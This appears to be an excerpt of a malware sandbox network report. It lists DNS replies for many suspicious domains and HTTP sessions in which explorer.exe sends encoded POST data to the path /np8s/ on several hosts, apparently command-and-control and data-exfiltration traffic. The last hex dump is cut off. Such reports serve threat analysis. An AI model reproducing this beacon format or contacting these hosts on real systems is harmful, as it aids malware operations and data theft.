May 27, 2022 19:04:59.058675051 CEST	8.8.8.8	192.168.2.6	0x6d57	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:01.060369015 CEST	8.8.8.8	192.168.2.6	0x6d57	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 19:05:02.160721064 CEST	8.8.8.8	192.168.2.6	0xe487	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:03.212563038 CEST	8.8.8.8	192.168.2.6	0xe487	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:04.272865057 CEST	8.8.8.8	192.168.2.6	0xe487	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:06.350369930 CEST	8.8.8.8	192.168.2.6	0xe487	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:07.189064026 CEST	8.8.8.8	192.168.2.6	0xb590	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:08.181691885 CEST	8.8.8.8	192.168.2.6	0xb590	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:09.206960917 CEST	8.8.8.8	192.168.2.6	0xb590	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:11.261076927 CEST	8.8.8.8	192.168.2.6	0xb590	Server failure (2)	www.thepowerofanopenquestion.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:12.271241903 CEST	8.8.8.8	192.168.2.6	0x716b	No error (0)	www.siberup.xyz	redirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:05:12.271241903 CEST	8.8.8.8	192.168.2.6	0x716b	No error (0)	redirect.natrocdn.com	natroredirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:05:12.271241903 CEST	8.8.8.8	192.168.2.6	0x716b	No error (0)	natroredirect.natrocdn.com		85.159.66.93	A (IP address)	IN (0x0001)
May 27, 2022 19:05:17.672174931 CEST	8.8.8.8	192.168.2.6	0xba00	No error (0)	www.harmlett.com		23.19.171.24	A (IP address)	IN (0x0001)
May 27, 2022 19:05:23.963942051 CEST	8.8.8.8	192.168.2.6	0x89f	No error (0)	www.brandpay.xyz		3.64.163.50	A (IP address)	IN (0x0001)
May 27, 2022 19:05:29.110308886 CEST	8.8.8.8	192.168.2.6	0xf77f	No error (0)	www.tentanguang.online		185.27.134.149	A (IP address)	IN (0x0001)
May 27, 2022 19:05:34.337416887 CEST	8.8.8.8	192.168.2.6	0xb71a	No error (0)	www.localbloom.online		185.134.245.113	A (IP address)	IN (0x0001)
May 27, 2022 19:05:39.758692026 CEST	8.8.8.8	192.168.2.6	0x8fcb	No error (0)	www.shcylzc.com		23.82.37.10	A (IP address)	IN (0x0001)
May 27, 2022 19:05:45.718950987 CEST	8.8.8.8	192.168.2.6	0x7a84	No error (0)	www.getbusinesscreditandfunding.com		68.66.224.33	A (IP address)	IN (0x0001)
May 27, 2022 19:05:51.414742947 CEST	8.8.8.8	192.168.2.6	0xc7ff	No error (0)	www.xn--wsthof-camping-gsb.com	xn--wsthof-camping-gsb.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:05:51.414742947 CEST	8.8.8.8	192.168.2.6	0xc7ff	No error (0)	xn--wsthof-camping-gsb.com		81.169.145.161	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.542438030 CEST	8.8.8.8	192.168.2.6	0x76f9	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.573395014 CEST	8.8.8.8	192.168.2.6	0xfc00	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:05:56.664762020 CEST	8.8.8.8	192.168.2.6	0x8a85	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:06.738454103 CEST	8.8.8.8	192.168.2.6	0x994	No error (0)	www.waermark.com		185.53.179.172	A (IP address)	IN (0x0001)
May 27, 2022 19:06:16.850101948 CEST	8.8.8.8	192.168.2.6	0xa769	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:17.862747908 CEST	8.8.8.8	192.168.2.6	0xa769	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:18.086165905 CEST	8.8.8.8	192.168.2.6	0xa769	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:20.914686918 CEST	8.8.8.8	192.168.2.6	0xa769	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:22.200727940 CEST	8.8.8.8	192.168.2.6	0x4b4a	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:22.533971071 CEST	8.8.8.8	192.168.2.6	0x4b4a	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:24.534982920 CEST	8.8.8.8	192.168.2.6	0x4b4a	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 19:06:25.543174982 CEST	8.8.8.8	192.168.2.6	0x4b4a	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:26.270047903 CEST	8.8.8.8	192.168.2.6	0x7876	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:27.276969910 CEST	8.8.8.8	192.168.2.6	0x7876	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:29.331552982 CEST	8.8.8.8	192.168.2.6	0x7876	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	www.vitality-patients.online	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 27, 2022 19:06:33.254628897 CEST	8.8.8.8	192.168.2.6	0xc0a	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.180102110 CEST	8.8.8.8	192.168.2.6	0xce36	Name error (3)	www.angelmatic.net	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.207825899 CEST	8.8.8.8	192.168.2.6	0xe314	Name error (3)	www.angelmatic.net	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:39.368392944 CEST	8.8.8.8	192.168.2.6	0x6c1b	Name error (3)	www.angelmatic.net	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:06:57.149143934 CEST	8.8.8.8	192.168.2.6	0x8bca	No error (0)	www.gabefancher.com	comingsoon.namebright.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:06:57.149143934 CEST	8.8.8.8	192.168.2.6	0x8bca	No error (0)	comingsoon.namebright.com	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:06:57.149143934 CEST	8.8.8.8	192.168.2.6	0x8bca	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		3.208.142.147	A (IP address)	IN (0x0001)
May 27, 2022 19:06:57.149143934 CEST	8.8.8.8	192.168.2.6	0x8bca	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		54.160.124.18	A (IP address)	IN (0x0001)
May 27, 2022 19:07:02.727777004 CEST	8.8.8.8	192.168.2.6	0x6ce5	No error (0)	www.multiverseofbooks.com		66.96.130.20	A (IP address)	IN (0x0001)
May 27, 2022 19:07:08.163078070 CEST	8.8.8.8	192.168.2.6	0xd465	No error (0)	www.halecamilla.site	halecamilla.site		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 19:07:08.163078070 CEST	8.8.8.8	192.168.2.6	0xd465	No error (0)	halecamilla.site		207.174.214.35	A (IP address)	IN (0x0001)
May 27, 2022 19:07:13.885564089 CEST	8.8.8.8	192.168.2.6	0x21b5	No error (0)	www.harmlett.com		23.19.171.24	A (IP address)	IN (0x0001)
May 27, 2022 19:07:19.609574080 CEST	8.8.8.8	192.168.2.6	0xa2a1	No error (0)	www.waermark.com		185.53.179.172	A (IP address)	IN (0x0001)
May 27, 2022 19:07:24.734282017 CEST	8.8.8.8	192.168.2.6	0x9aff	No error (0)	www.refreshertowels.com		23.231.99.207	A (IP address)	IN (0x0001)
May 27, 2022 19:07:30.808767080 CEST	8.8.8.8	192.168.2.6	0xa4f4	No error (0)	www.getbusinesscreditandfunding.com		68.66.224.33	A (IP address)	IN (0x0001)
May 27, 2022 19:07:47.282017946 CEST	8.8.8.8	192.168.2.6	0xb2e9	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 19:07:47.302505016 CEST	8.8.8.8	192.168.2.6	0x58ad	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 19:07:47.323148012 CEST	8.8.8.8	192.168.2.6	0x76d0	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.topings33.com
- www.siberup.xyz
- www.harmlett.com
- www.brandpay.xyz
- www.tentanguang.online
- www.localbloom.online
- www.shcylzc.com
- www.getbusinesscreditandfunding.com
- www.xn--wsthof-camping-gsb.com
- www.waermark.com
- www.vitality-patients.online

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49757	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:04:29.941365957 CEST	122	OUT	GET /np8s/?3fk4oN=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMEN43A2RNb83bcySA==&Eh=mhUxl HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:04:30.187968969 CEST	122	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:04:30 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49778	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:12.322015047 CEST	134	OUT	POST /np8s/ HTTP/1.1 Host: www.siberup.xyz Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.siberup.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.siberup.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 54 42 6a 6c 49 4a 43 7a 76 72 46 6c 48 44 46 71 44 41 63 48 44 58 65 58 65 4c 38 31 73 66 78 51 69 68 4b 71 32 4a 6a 49 56 68 44 33 37 6d 66 41 70 79 41 35 66 72 6e 43 32 53 52 33 4e 6d 6b 68 35 38 6a 34 50 53 58 42 5a 71 6f 2d 6e 54 44 61 4b 51 64 4c 72 69 34 53 47 38 72 37 75 58 72 56 4d 57 50 66 6f 4f 64 2d 30 4a 5a 48 47 6c 62 58 51 39 33 67 7a 4e 43 32 41 63 59 6e 62 6f 4e 6c 6d 56 7e 4b 6a 49 7a 47 48 7a 59 4d 77 45 30 68 44 50 6d 7a 35 71 65 5f 6f 66 58 69 42 56 76 79 52 5f 65 6f 57 48 55 31 41 58 37 43 35 49 4a 36 73 53 61 38 77 48 46 6f 42 58 67 35 57 5f 44 53 6f 73 69 78 6f 57 31 38 5a 54 69 6e 6e 48 73 48 34 62 51 53 54 58 4c 38 55 42 4a 6e 67 65 56 55 68 38 43 56 76 45 7a 36 31 63 32 44 75 62 75 6e 36 4a 44 72 65 63 43 4a 67 64 49 4b 57 61 63 53 72 51 6c 34 67 6d 41 61 36 46 76 6a 47 4b 71 62 6f 30 76 62 58 57 56 55 74 66 69 64 6c 37 76 62 41 38 4e 6b 4a 34 44 57 5a 4b 48 59 39 62 59 46 4c 41 57 4c 33 70 73 50 63 51 62 75 46 4c 4f 42 67 65 67 50 58 51 70 52 34 6b 36 6d 31 6e 49 59 44 58 6b 50 68 4c 6a 4a 58 45 59 45 33 2d 74 4c 48 6d 42 79 57 31 28 63 5a 31 6a 74 69 71 31 6b 4e 56 41 71 77 48 36 76 6a 35 7a 64 78 67 46 49 6c 4f 49 70 5a 46 32 41 73 36 34 70 30 58 37 32 6e 36 42 64 7e 47 45 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=TBjIlJCzvrFlHDFqDAcHDXeXeL81sfxQihKq2JjlVhD37mfApyA5frnC2SR3Nmkh58j4PSXBZqo-nTDaKQdLri4SG8r7uXrVMWPfoOd-0JZHGlbXQ93gzNC2AcYnboNlmV~KjIzGHzYMwE0hDPmz5qe_ofXiBVvyR_eoWHU1AX7C5IJ6sSa8wHFoBXg5W_DSosixoW18ZTinnHsH4bQSTXL8UBJngeVUh8CVvEz61c2Dubun6JDrecCJgdIKWacSrQl4gmAa6FvjGKqbo0vbXWVUtfidl7vbA8NkJ4DWZKHY9bYFLAWL3psPcQbuFLOBgegPXQpR4k6m1nIYDXkPhLjJXEYE3-tLHmByW1(cZ1jtiq1kNVAqwH6vj5zdxgFIlOIpZF2As64p0X72n6Bd~GE.
May 27, 2022 19:05:12.426497936 CEST	172	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 17:05:12 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 9 X-Rate-Limit-Reset: 2022-05-27T17:05:17.4029455Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49795	185.27.134.149	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:29.163578033 CEST	259	OUT	POST /np8s/ HTTP/1.1 Host: www.tentanguang.online Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.tentanguang.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.tentanguang.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 67 36 61 46 43 2d 36 55 39 4f 50 78 75 46 34 67 72 44 28 65 66 75 51 48 38 66 31 43 73 45 43 65 72 46 77 4c 75 49 49 2d 50 59 55 73 45 64 77 68 79 53 62 4e 56 70 38 4f 72 66 6f 69 47 4c 4c 43 34 79 66 69 50 49 78 5a 76 65 35 6f 4d 64 73 44 38 5f 51 69 62 2d 45 54 79 6c 30 62 5a 70 48 47 78 48 41 2d 71 37 55 66 43 67 6c 46 28 36 72 4a 6b 37 70 4d 78 4b 45 64 53 74 6f 37 6a 33 57 5a 51 2d 6a 62 73 71 68 4a 72 39 68 79 48 66 63 55 4b 69 30 72 6b 73 49 34 4a 70 5a 4f 7a 64 6b 6f 50 66 66 48 62 55 38 34 67 6d 38 35 62 78 55 42 55 35 47 55 69 68 54 42 36 66 4b 6c 58 55 36 4a 46 77 67 79 44 44 76 61 35 6d 66 54 74 7a 4d 76 70 5f 79 56 67 59 44 4b 53 53 65 47 44 6f 34 74 35 71 52 64 43 38 6d 37 4d 39 42 48 53 32 78 2d 5a 53 71 43 66 50 33 34 38 56 4f 61 65 33 71 32 66 41 6d 6d 78 57 68 49 6d 44 78 32 4a 61 6b 44 6f 48 63 6f 6e 66 41 62 32 37 44 30 54 44 42 44 78 64 71 72 65 4d 52 57 28 6f 65 4e 62 68 6f 6c 36 30 74 6c 33 72 45 71 42 6e 50 33 5a 6f 6a 2d 6a 6d 65 64 30 4e 50 70 58 71 44 62 6d 62 31 34 4d 79 59 70 45 4d 6b 4f 41 6f 35 4d 55 78 30 77 77 5f 77 72 78 6d 66 73 28 33 6a 59 71 36 70 46 7a 66 57 6a 32 41 4f 5a 72 51 32 44 72 4c 78 52 59 4c 4e 64 71 4b 53 62 42 47 6e 2d 58 53 71 4f 67 57 52 50 33 4d 30 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=g6aFC-6U9OPxuF4grD(efuQH8f1CsECerFwLuII-PYUsEdwhySbNVp8OrfoiGLLC4yfiPIxZve5oMdsD8_Qib-ETyl0bZpHGxHA-q7UfCglF(6rJk7pMxKEdSto7j3WZQ-jbsqhJr9hyHfcUKi0rksI4JpZOzdkoPffHbU84gm85bxUBU5GUihTB6fKlXU6JFwgyDDva5mfTtzMvp_yVgYDKSSeGDo4t5qRdC8m7M9BHS2x-ZSqCfP348VOae3q2fAmmxWhImDx2JakDoHconfAb27D0TDBDxdqreMRW(oeNbhol60tl3rEqBnP3Zoj-jmed0NPpXqDbmb14MyYpEMkOAo5MUx0ww_wrxmfs(3jYq6pFzfWj2AOZrQ2DrLxRYLNdqKSbBGn-XSqOgWRP3M0.

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:29.209687948 CEST	260	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 17:05:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-cache Content-Encoding: gzip Data Raw: 32 33 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 4d 53 db 4e dc 30 10 fd 15 cb 0f 28 d1 86 dc 36 09 f1 26 5e 84 da aa 17 b5 7d 81 37 84 90 63 4f 36 81 60 a7 b6 43 58 21 fe bd 0e 97 65 25 fb c1 33 67 c6 67 8e ce d4 9d 7d 18 b6 75 a3 c4 7e 5b 1b ae fb d1 22 bb 1f 81 62 0b 4f 36 ba 63 8f ec 2d 8a 91 d1 9c e2 88 81 09 ef 0c 46 db 3a 7a 4b 7c 94 6d db 49 72 db 2b 89 ac fa 3b 3d 34 a0 8d 27 fc e7 47 a6 11 d0 eb 9b 4a 84 1a c6 81 71 f0 22 2f 0c fd 68 17 7c 14 2c 30 08 c7 c9 74 de c8 b4 81 9f d2 7a 22 48 0a df 7f f1 2b 0d 76 d2 12 c1 cb 51 fb 1f f0 e4 f9 cf ad d2 de d2 5d b8 ee 81 a0 09 a5 4c ef a6 07 90 d6 84 03 c8 9d ed 4e 4e 0e 91 eb f8 26 e4 4a 1a ab 27 6e 95 a6 f4 42 6b b6 3f 3f ce 6f 0e 8f c0 8d 8f 83 96 c6 55 5b 8b f7 5e 55 bb 5a f9 b0 a2 5e 52 6c c5 75 7b 73 8e 63 bc c1 d8 5f 2d 8f d0 aa 4b ab 7b b9 73 d9 4f ca 2e fa 5b cd a0 bf 30 03 9e ff b2 70 65 f4 53 1c dc 16 79 de 30 22 62 c2 92 24 15 19 29 4a 5e ac f3 33 22 9a 9c c4 4d 86 fd a0 39 c6 93 72 9d 65 3c 05 80 b2 e0 6b 42 b2 92 c4 39 49 f3 32 6f 32 d2 96 b1 c3 f3 63 7c d9 12 10 25 81 96 b1 35 87 86 33 92 14 99 48 21 cd 62 f7 67 4c b0 5f 09 c5 5f 15 73 da a8 fb de 8d 7d 7b 6b c1 58 8a 57 56 2d 2a 9b 41 cd 17 df 2e 43 01 5c ef 47 eb f1 20 0d 58 d0 f8 fe 0a 57 08 9e c6 5e 83 a1 57 dd 14 a0 75 72 fa 15 f8 e9 fa 0c a5 eb 4d 9e bb 83 be ff b9 aa d0 c8 6c 47 23 87 1e 14 67 8b 3d c2 4e 43 4b 71 67 ed b8 89 a2 79 9e 43 eb 08 30 b9 9b dc 0d 95 1c 7a 09 91 1c 4b 13 9d f7 34 c1 d5 a7 cf a4 7a 77 dc 55 d7 1b 64 7a 0b 48 c3 bf 69 e1 80 7e 1d 8c ea ec 87 66 a5 ef 03 34 0e e0 94 47 20 59 33 c0 31 a2 97 68 af 26 8d 1a ad 66 03 1a 29 8d 26 07 64 87 c0 dc db ee b8 c0 4c e3 a8 b4 ad a3 03 85 3a 7a 5b 99 e8 75 7f fe 03 92 59 66 da 46 03 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 231MSN0(6&^}7cO6`CX!e%3gg}u~["bO6c-F:zK|mIr+;=4'GJq"/h|,0tz"H+vQ]LNN&J'nBk??oU[^UZ^Rlu{sc_-K{sO.[0peSy0"b$)J^3"M9re<kB9I2o2c|%53H!bgL__s}{kXWV-*A.C\G XW^WurMlG#g=NCKqgyC0zK4zwUdzHi~f4G Y31 h&f)&dL:z[uYfF0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49796	185.27.134.149	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:29.211498022 CEST	273	OUT	POST /np8s/ HTTP/1.1 Host: www.tentanguang.online Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.tentanguang.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.tentanguang.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 67 36 61 46 43 37 62 52 35 36 33 6f 74 56 30 44 71 47 7a 43 51 2d 41 46 37 76 78 42 77 77 54 45 75 77 41 35 7a 59 34 70 4f 62 4a 39 41 73 63 4d 32 52 71 4f 56 6f 67 72 6a 4b 41 6d 4d 36 33 44 34 30 33 4d 50 4a 46 5a 6f 75 52 65 4d 5f 55 70 38 5a 73 6c 63 65 46 6d 67 31 31 62 64 73 6d 6b 78 48 56 62 71 37 63 31 43 77 78 46 38 63 6e 4a 6d 38 63 41 75 61 45 45 66 4e 34 5f 7e 6e 53 2d 51 2d 36 63 73 76 42 4a 72 4e 74 79 45 2d 73 58 4d 68 4d 6b 28 73 4a 54 4d 70 59 51 6f 4e 5a 52 50 65 50 68 62 56 41 34 6a 56 59 35 62 68 30 42 64 75 36 58 74 78 54 5a 73 76 4b 69 47 6b 7e 69 46 77 74 7a 44 42 44 67 34 55 44 54 73 44 4d 79 6c 4e 54 71 33 37 72 37 51 54 72 5f 44 6f 38 55 35 37 4d 59 43 39 6d 58 4f 4f 49 78 64 30 5a 51 5a 58 61 6b 64 76 32 7a 30 31 50 47 65 33 71 53 66 41 6e 73 78 56 4a 49 6d 45 4e 32 62 6f 38 44 28 48 63 76 6f 66 41 65 39 62 43 71 46 7a 46 6e 78 65 61 52 65 4e 6f 7a 28 61 65 4e 62 7a 51 6c 28 57 56 69 35 62 45 73 45 6e 50 74 54 49 6a 78 6a 6d 66 34 30 50 6e 35 51 64 4c 62 38 71 31 34 4d 51 77 70 43 38 6b 4f 5a 6f 35 43 66 52 34 67 77 37 6b 33 78 6a 37 61 38 45 50 59 71 73 39 46 7a 2d 57 6a 6d 41 4f 5a 7e 41 33 50 76 62 38 34 63 35 4d 68 76 4c 47 6a 59 57 72 6a 58 31 66 33 7a 6c 6b 56 6c 37 44 7a 30 78 68 36 55 38 31 69 73 46 69 74 6a 5a 77 6b 46 39 64 6c 75 75 78 72 31 6f 51 51 36 56 52 68 48 53 7a 30 42 68 72 43 35 74 7a 46 28 49 65 50 65 4d 56 5a 44 31 66 6f 70 6c 74 57 48 71 76 43 34 73 32 57 57 6e 46 76 69 68 34 71 54 4e 64 76 7a 38 56 35 32 48 6d 42 30 75 47 35 55 79 35 50 55 6a 6b 6b 52 39 7e 65 57 51 6e 7a 37 69 45 62 32 43 70 51 4d 48 77 41 62 2d 52 4b 49 57 5a 6f 31 74 30 59 6c 68 6f 74 49 49 53 65 79 71 70 5a 55 6e 55 34 6b 5f 55 6e 46 46 48 56 70 52 6a 33 6d 59 74 44 6a 4c 59 4b 63 33 62 6f 44 71 4b 53 34 66 68 4f 78 71 55 6c 36 75 76 54 70 49 32 59 78 38 6a 4b 68 65 6c 50 46 73 74 49 31 59 47 6b 50 68 46 79 55 44 6f 4e 4f 70 74 52 70 54 39 6f 7e 73 28 4e 6a 62 55 44 61 67 76 6e 4f 70 30 37 71 6e 79 43 7a 76 54 65 36 42 77 63 66 37 51 51 77 6d 28 47 4c 56 70 73 28 41 7a 33 43 36 4d 6d 7e 65 4b 78 7e 77 61 49 54 4d 58 36 53 49 6f 33 76 54 51 32 68 50 35 31 59 52 30 6c 58 5f 51 59 56 6d 44 51 63 76 4e 4a 47 69 34 77 68 61 43 31 6b 59 4e 54 28 6c 4d 34 7a 41 50 56 32 4f 68 75 4b 30 62 50 35 76 41 73 58 30 48 48 77 37 52 57 78 56 4c 4f 76 4e 37 36 37 35 79 4a 5a 75 6a 34 6e 33 46 6b 65 41 74 32 6d 49 76 4a 39 6f 35 55 4a 49 58 78 64 61 36 6a 31 52 35 2d 45 62 6a 33 49 76 77 5a 43 47 6c 78 73 7a 5a 70 48 50 4e 64 71 65 6a 6c 79 54 30 32 42 39 6c 57 73 50 56 4b 7e 56 73 61 54 43 6d 7a 51 68 59 38 79 35 41 69 6c 55 4e 68 77 4d 42 36 4b 6a 73 50 36 31 6a 67 5a 6f 73 70 76 71 46 4f 41 31 6c 51 6e 41 69 70 45 30 6d 36 41 74 77 43 47 55 67 6f 54 51 54 67 32 37 4e 53 32 31 39 69 41 37 6f 75 35 6b 62 65 30 55 66 55 44 63 52 70 4b 4e 44 51 4d 5f 30 69 4f 2d 41 6b 7e 7a 56 45 54 47 62 43 31 33 52 5f 42 51 7e 52 4b 44 76 6a 70 78 57 75 4a 42 43 66 34 5f 52 41 62 37 70 35 44 5f 50 4f 32 6b 28 2d 44 4d 44 63 5a 4d 54 5f 35 49 72 73 4a 31 32 72 6d 45 32 35 33 56 48 31 32 6d 73 37 62 67 58 5a 30 65 4e 36 46 5f 6d 2d 33 50 79 54 6e 64 31 41 70 55 32 66 6f 33 74 6c 4c 30 77 7a 7a 49 44 59 49 76 58 6a 76 31 6d 50 61 70 6c 4a 67 42 64 52 4e 6f 38 68 56 44 6b 64 67 31 4b 69 75 35 54 56 32 76 49 6c 67 65 48 53 32 4b 46 32 59 73 37 76 63 74 6b 5a 44 6b 4d 56 46 6b 79 33 35 34 41 2d 39 52 31 75 42 4e 36 64 38 79 72 67 7a 70 4f 4f 54 59 31 6f 6f 39 4e 67 4e 30 34 44 6c 75 7a 63 51 65 